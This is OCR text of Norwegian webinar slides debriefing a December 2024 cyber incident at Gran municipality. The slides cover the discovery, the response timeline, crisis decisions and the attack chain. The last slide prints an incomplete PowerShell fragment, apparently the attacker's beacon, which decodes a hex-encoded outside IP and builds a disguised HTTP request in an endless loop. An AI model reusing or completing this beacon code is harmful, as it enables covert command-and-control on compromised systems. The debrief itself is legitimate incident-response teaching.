Velkommen til erfaringswebinar om dataangrepet i Gran kommune

Webinaret vil bli tatt opp, og være tilgjengelig en begrenset periode.

Still gjerne spørsmål i chaten underveis.

Husk å skru av mikrofon.

GRAN KOMMUNE

Digi Innlandet

GRAN KOMMUNE

IKT-sikkerhetshendelse desember 2024


Hans Ivar Festad, nettverksleder Digi Innlandet


Sara Camilla Ansen, Head of Cyber Defence Centre, Defendable

Ellen Sagengen, kommunalsjef Stab og støtte, Gran kommune


Hvordan ivareta sikkerheten i en sektor som ønsker å være åpen og tilgjengelig?
Ved å forstå at uten sikkerhet vil ikke sektoren kunne være åpen og tilgjengelig.
NASJONAL SIKKERHETSMYNDIGHET

GRAN KOMMUNE






https://www.nhn.no/tjenester/helsecert/webinarer

GRAN KOMMUNE


IKT-sikkerhetshendelse

- Oppdaget 17. desember klokka 15.30
- En IKT-medarbeider logget seg på en server med Remote desktop verktøy via konsoll
- Så aktiviteten til angriper og slo alarm
- IKT-drift kontaktet Helse- og KommuneCERT, for analyse og vurdering
- Anbefalte å kontakte «Incident response team» godkjent av NSM
- Defendable ble koblet på samme kveld gjennom avrop på rammeavtale for Digi Innlandet



GRAN KOMMUNE

Avrop på rammeavtale med Digi Innlandet




Hendelseshåndtering

- preventive tiltak
- analyse, undersøkelser og avklaringer
- fysisk tilstedeværelse i Gran rådhus og fjernarbeid
- prosjektledelse og rådgivning

Nød-MDR

- 24/7 vakt
- alarmer og avdekke sårbarheter
- undersøkelser og avklaringer

Tidslinje


15:30
Ansatt oppdager unormal aktivitet
16:00
Kontakter Helse- og kommuneCERT
17:30
Helse- og kommuneCERT anbefaler IR-team
18:20
Gran ringer Defendable vakttelefon
18:35
Mobiliseringsrutine starter
18:45
Kaller inn IR-team
19:30
Første scopingmøte Gran og Defendable
20:00
Overføring av analysemateriale
21:30
Setter kriseledelse
22:00
Anbefaling om å koble systemer av nett
00:00
Analyse gjennom hele natten
04:00
Kobler systemer av nett
08:00
IR-team fysisk på Gran
12:00
Nød-MDR bestilles
19:00
EDR-agenter rulles ut
08:00
Nød-MDR operativ

Hva møter vi i en hendelse?

Få oversikt over 30 år med IT-historie på noen timer

Prøve å finne ut hva som skjer – og hva som kan skje videre

Sørge for tilstrekkelig innsikt i hva som skjer *akkurat nå*

Koordinere og rådgi ledelsen rundt veivalg

De vanskelige avgjørelsene


Tiltak må tas, men alle tiltak får konsekvenser


I noen tilfeller, som hos Gran, må man trykke på den store, røde knappen for å unngå større skade

Raskt analysearbeid gjør det mulig å ta informerte avgjørelser

En egen rolle å holde oversikt over tiltak og forespørsler fra ulike instanser

Husk på folka som gjør jobben!




Konsekvenser og kostnader
Tid
Høst 2024
Server med kjent sårbarhet kobles direkte på internett
09.12.24
Trusselaktør utnytter kjent sårbarhet for å oppnå tilgang
11.12.24
Trusselaktør eskalerer rettigheter
15.12.24
Kartlegger og beveger seg i nettverket
17.12.24
Hendelsen blir oppdaget
Eksfiltrerer data fra nettverket
Manipulerer, krypterer eller ødelegger data
Gjenoppretting og opprydning

```powershell
while ($true) {
    $kb = "KaliBoys"
    $h = "IRAN Cyber Security"
    $A = "31 30 37 2E 31 38 39 2E 32 35 2E 31 36 34" # IP decoded: 107.189.25.164

    # Convert hex string to IP address
    $B = ($A -split ' ' | ForEach-Object {
        [char][byte]"0x$_"
    }) -join ''
    # Prepare HTTP GET request
    $GET = "GET /index.html HTTP/1.1`r`nHost:$kb`r`n" +
           "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML like Gecko) Edge/14.14931`r`n" +
           "Accept: text/html`r`n`r`n"
    # ASCII Encoding
    $e = [System.Text.ASCIIEncoding]
